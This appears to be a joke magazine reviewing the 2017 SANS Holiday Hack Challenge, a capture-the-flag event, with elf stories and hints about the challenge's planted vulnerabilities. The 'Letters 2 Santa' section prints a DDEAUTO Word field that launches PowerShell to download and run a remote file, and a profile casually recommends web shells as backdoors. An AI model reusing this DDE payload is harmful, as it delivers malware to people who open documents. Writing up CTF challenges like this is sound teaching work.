

We answer your questions  
terminal solutions to  
everyday problems

Learn to love SSH  
in both Linux and Windows,  
command line and GUI

To netcat or not to netcat  
are there other solutions  
out there for us?

chance to win big!  
enter our competition for a  
prize of a lifetime

issue 01, volume 01 | price \$0.00 | first edition

# the hock

a one time special publication

## blue team advice

Change it up - the red teams have had enough of the limelight

## tips galore

You've seen Mr. Robot and now want to be him



EXCLUSIVE INTERVIEW

## evil mastermind

Who are they? Why did they do it? Can anyone stop them?




## developer exclusive

we show you how NOT to leak confidential data

I to subscribe to this magazine, please send \$15 of cryptocurrency of your choice to [gimme@crypto.org](mailto:gimme@crypto.org)

## CONTENTS



### 3. Letter of the week

We somehow show you a letter of the week despite this being our first issue

### 4. Winter Wonder Landing

Will we find out what the first page says?

### 6. Letters 2 Santa

Alabaster: Hero to Zero.

### 8. Elf Profiles

We feature the hardworking Elves of the North Pole Christmas Town.

### 10. Confessions of a Super Villain

Uncovered! The Super Villain behind the Snowball plot!

### 12. North Pole and Beyond

The Art of making the best out of the Snowball episode.

### 16. 12 Moles Revealed!

Shocking revelations that Munchkins have infiltrated our town!

### 18. How the Breach could have been Prevented

A TL;DR section of the entire breach with an added crossword puzzle bonus!

### 20. Great Book Survives Tornado

We pay tribute to the Great Book that was thought to be lost!

### 22. Commandline KungFu!

Breeze through the Terminal Challenges with ease!

## YOUR CORNER | Letter of the Week

# LETTER OF THE WEEK

WE KICK THINGS OFF WITH A LETTER OF THE WEEK. DO YOU THINK YOU'LL BE ABLE TO HELP?

*If I live to be a hundred, I'll never be able to forget the giant snowball disaster going on right now! The North Pole itself is under siege as boulder-sized snowballs cascade down our mountain, leaving destruction and mayhem in their wake.*

*By Sam the Snowman*



**THE WHOLE NORTH POLE - THE ELVES, THE REINDEER, AND SANTA HIMSELF, AS WELL AS YOURS TRULY - ARE COUNTING ON YOU!**

Well now, let me tell you about these giant snowballs careening through the North Pole. The elves and I need your help to stop the destruction and find the nefarious culprit behind them. With the North Pole under siege, these snowballs might not only ruin Christmas this year, but they could also destroy our infrastructure so we'll have to cancel Christmas for years! It's a total disaster. The elves are really upset.

It really was an ugly time for Rudolph. And, I can't help but think that somehow Rudolph is behind these giant snowballs.

And if the snowballs aren't bad enough, the North Pole was hit last

week with the worst Inter-Dimensional Tornado ever known, scrambling things up here pretty badly. Why, that blasted tornado even shredded The Great Book!

What's that? You haven't heard of The Great Book? Why, it's a wonderful tome that describes the epic history of the elves. I gotta tell you, they revere that book, but now its pages are scattered all over the place! We need your help to find the missing seven pages of The Great Book so we can stitch this priceless relic back together.

Please help us redirect the destructive snowballs, apprehend the villain, and restore The Great Book hac habitasse platea dictumst.

**magazine**  
the best hacking mag

#### EDITORIAL TEAM

Janusz Jasinski  
Paul Beckett  
Delaney Ng

Our Company would also like to acknowledge the invaluable help of Alabaster Snowball, Bushy Evergreen, Holly Evergreen, Minty Candycane, Mohammed Poole, Nur Ismail, Pepper Minstix, Sam Bhardwaj, Shinny Upatree, Sparkle Redberry, Stefan Ramos, Suger-Plum Mary, Tarpin McJinglehauser, Wunorse Openslae for their contribution to this amazing magazine.

#### EDITOR NOTE

Thanks for taking the time to read our first edition. We hope it is the start of good things to come, but I'll be honest, I can't see a second edition coming out anytime soon.

Copyright © 2017 The Hack





VIEW OF WINTER WONTER LANDING  
BY JANUSZ JASINSKI

SNOWBALLS ARE CAUSING DESTRUCTION BUT CAN SOMETHING BE DONE TO MAKE THEM GO PLACES? HOW WOULD WE MAKE IT RUN OVER THE FIRST PAGE OF THE GREAT BOOK?

Our sources have indicated that in order to move stuff around Winter Wonder Landing, someone would have to redirect the snowballs falling. Furthermore, it was leaked that moving the snowballs over the page would reveal it to us.

Luckily, we had tools to hand that would help us take this further. Strategically placed conveyor belts pushed the snowball in any direction we needed.

A few attempts later, we had what we needed and the first page was revealed to us. What follows is the full extract for the page, for no reason other than to bulk this section... of... the... magazine.


## WINTER WONDER LANDING

*"This tome is the work of a successive group of anonymous scribes dedicated to preserving the memory of the exceptional Little People of Oz so that they'll go down in history. Over a span of several centuries, each author has striven to capture the most important social, political, and technological changes the Ozians have experienced from the happy golden days of yore through today."*


*"Each and every author is dedicated to the goal of helping future generations appreciate and understand the unique shared heritage of merriment, mirth, and magnanimity characteristic of the Little People of Oz. This book describes the good times they have shared. Also, it also does not shy away from recording the bad times they have suffered as well. Each writer on this great multi-generational project attempts to record and present the facts neutrally, without bias or opinion, uninfluenced as much as possible by factionalism or the controversies of the day."*

*Janusz Jasinski loves nothing more than redirecting snowballs and copying text from PDF files*

THE FIRST  
PAGE OF THE  
GREAT BOOKS  
APPEARS TO  
BE ABOUT THE  
GREAT BOOK



ABOUT THIS BOOK  
BY JANUSZ JASINSKI



# LETTERS 2 SANTA

CONFIDENTIAL DATA LEAKS ARE NOTHING NEW BUT WHAT'S ALL THE FUSS ABOUT THIS LATEST EPISODE WHICH HAS BEEN DUBBED "CLASSIC\_DEVELOPER\_SYNDROME"

BY DELANEY NG

» As the most savvy and technical among the Elves, Alabaster Snowball is the natural choice to do all things IT in North Pole Christmas Town. Appointed by Santa himself, Alabaster has been working tirelessly in getting the entire IT infrastructure up so that Operations Christmas is a success year upon year.

A computer engineer by training, Alabaster is a gifted Elf. He was also trained by Cesar Millan himself to connect to the Reindeers. As evident in his email correspondence with the Reindeers, only Alabaster can speak to them and the Rein-

deers fully appreciate Alabaster as the town's Reindeer-Whisperer.

The township's Elves also adore Alabaster and defer all things IT to Alabaster, including assigning them passwords. Everyone has also been drilled to not reuse passwords across the IT infrastructure. Alabaster is watching!

Of late, some of the Elves were getting a little nervous. Alabaster has been somewhat, arrogant, openly proclaiming to have netcat in his path. Minty Candycane was overheard saying he was worried about the Dynamic Data Exchange

Protocol being abused in Microsoft Word and asked Alabaster if they should be worried. He was disappointed that Alabaster shrugged him off by saying that Alabaster Almighty was around and there is nothing to fear! Shiny UpATree was similarly miffed when Alabaster reprimanded him over a security violation when Alabaster himself installed unnecessary software on the EMI server and checks emails on the EMI server too!

Equal-Facts Inc has recommended Apache Struts. Alabaster has known that there had been numerous vulnerabilities but he decided

not to pursue so as not to take on the project all by himself. This had proven to be the costly error that allowed entry into the town's network, deemed impenetrable.

What's worse, in a memo sent out prior, Alabaster again reminded everyone to use a different and complex password across all systems. It seemed Alabaster himself was practising double standards (Aren't we all an Alabaster too deep down inside?). Apart from the cardinal sin of hard-coding his credentials in the source-code, Alabaster left the development files on server! This password was then reused to gain



access to the town's fileshare.

So much for saying he had used a strong password for the JWT and also checked all XSS filters on EDB. EDB was also not secured against ldap injection. Gingerbread cookies must have been only on Alabaster's mind because he left crumbs all over the web servers in the form of robots.txt. At one point in time, he had also left port 389 open on EDB. An incorrect implementation of AES also allowed impersonation on EWA.

Poor Alabaster is now shunned by all the Elves. It is up to Santa to decide if Alabaster is Naughty or Nice.

iv>

```
velopment version --  
="http://dev.northpc  
>  
ocument).ready(funct
```



```
{DDEAUTO c:\\windows\\system32\\cmd.exe '/c powershell.exe -noexit -command [System.Net.WebClient].DownloadString(\"http://localhost/evil.php\") > C:\\some\\destination\\evil.php';powershell -e $e'}
```


#### ELF PROFILES BY PAUL BECKETT

FOR LEGAL REASONS, WE CAN'T SHOW SHINNY UPATREE'S PROFILE DUE TO ONGOING LEGAL ACTION WITH ALABASTER SNOWBALL

### MINTY CANDYCANE

GDPR compliance officer. Mostly handles data privacy requests relating to Santa's naughty and nice list. He maintains the documents for compliance on the North Pole file store server.

He is still a little shaken up from when he had to call them in the other day. Two elves started fighting, pulling hair, and throwing rocks. There was even a super atomic wedgie involved! Later we were told that they were Munchkin Moles, though he is still not sure he can believe that.



### HOLLY EVERGREEN

Nmap has default host discovery checks that may not discover all hosts. To customize which ports Nmap looks for during host discovery, use -PS with a port number, such as -PS123 to check TCP port 123 to determine if a host is up.


Alabaster likes to keep life simple. He chooses a strong password, and sticks with it.

The Letters to Santa server is limited in what commands are available. Fortunately, SSH has enough flexibility to make access through the Letters server a fruitcake-walk.

### WUNORSE OPENSŁAE

Many people don't know this, but most of us elves have multiple jobs here in the North Pole. In addition to working in Santa's workshop, I also work as a help desk support associate for the North Pole Elf Database site. I answer password reset requests, mostly from other elves.

One time, I got a weird email with a JavaScript alert and my account got hacked. Fortunately, Alabaster was able to add some filtering on the system to prevent that from happening again. I sure hope he tested his changes against the common evasion techniques.



### PEPPER MINSTIX

He is so excited for the new email system that Alabaster Snowball set up for the elves. He spent a lot of time working on it. Should make it very easy for us to share cookie recipes. He just hopes that Alabaster cleared up all his dev files. He knows Alabaster was working on keeping the dev files from search engine indexers.

The new email system's authentication should be impenetrable. Alabaster was telling the elves that he came up with his own encryption scheme using AES256, so you know it's secure.

### SPARKLE REDBERRY

Near the end of the development they had to rush a few things to get the new site moved to production. Some development content on the letter page should probably have been removed, but ended up marked as hidden to avoid added change control paperwork.

Alabaster's primary backend experience is with Apache Struts. He loves Apache and have a local instance set up on his home computer with a web shell. Web shells are great as a backdoor for me to access my system remotely. I just choose a really long complex file name so that no one else knows how to access it.


# CONFESIONS OF A SUPERVILLAIN



YOU FOUND ME  
AND RUINED  
MY GENIUS  
PLAN!  
-- GLINDA

Crowds in Oz out for some last minute Christmas shopping, were stunned by a raid on Glinda's palace. The Witch once known as the "Good Witch of Oz", was dragged away for questioning by police. Details are now emerging of an international effort involving the North Pole's Elf Cyber Division, Oz himself and assistance from the famous aurora: Professor Moody.

Oz, sought the assistance of his old friend: Professor Moody, to deal with the rogue witch menace.



I CAST A MAGIC SPELL ON THE ABOMINABLE SNOW MONSTER TO MAKE HIM THROW ALL THE SNOWBALLS AT THE NORTH POLE. WHY? BECAUSE I KNEW A GIANT SNOWBALL FIGHT WOULD STIR UP HOSTILITIES BETWEEN THE ELVES AND THE MUNCHKINS, RESULTING IN ALL-OUT WAR BETWEEN OZ AND THE NORTH POLE. I WAS GOING TO SELL MY MAGIC AND SPELLS TO BOTH SIDES. WAR PROFITEERING WOULD MEAN GREAT BUSINESS FOR ME.

BUT, ALAS, YOU AND YOUR SLEUTHING FOILED MY VENTURE. AND I WOULD HAVE GOTTEN AWAY WITH IT TOO, IF IT WEREN'T FOR YOU MEDDLING KIDS!

-- GLINDA, WITCH, OZ




CONSTANT  
VIGILANCE! DECENT  
PEOPLE ARE SO EASY  
TO MANIPULATE,  
SANTA!

--MADEYE MOODY


Contacting Madeye wasn't a trivial task. Madeye operates from a fully air gaped system. Communication using Owl messengers, implementing the IP over Avian Carriers (IPoAC) protocol

With the communications protocol established, the next obstacle was to find an Elf historian, who could explain the punch card data system favoured by the professor. Alabaster came to the rescue with a python program that could handle the task of encoding and decoding the punchcard data.

Glinda's startling confession that she had tried to start a war between Elves and Munchkins in order to sell more spells, came as an enormous shock to the good folk of Oz. Glinda now faces a long spell in Azkaban to answer for her crimes.



Glinda's Spell Emporium is now in administration. Having invested and stockpiled spells, without the war she'd been planning, the store is now in debt, and expected to disappear from the high street.





## ABOMINABLE SNOW MONSTER OPENS WINTER SNOW-BALL RESORT

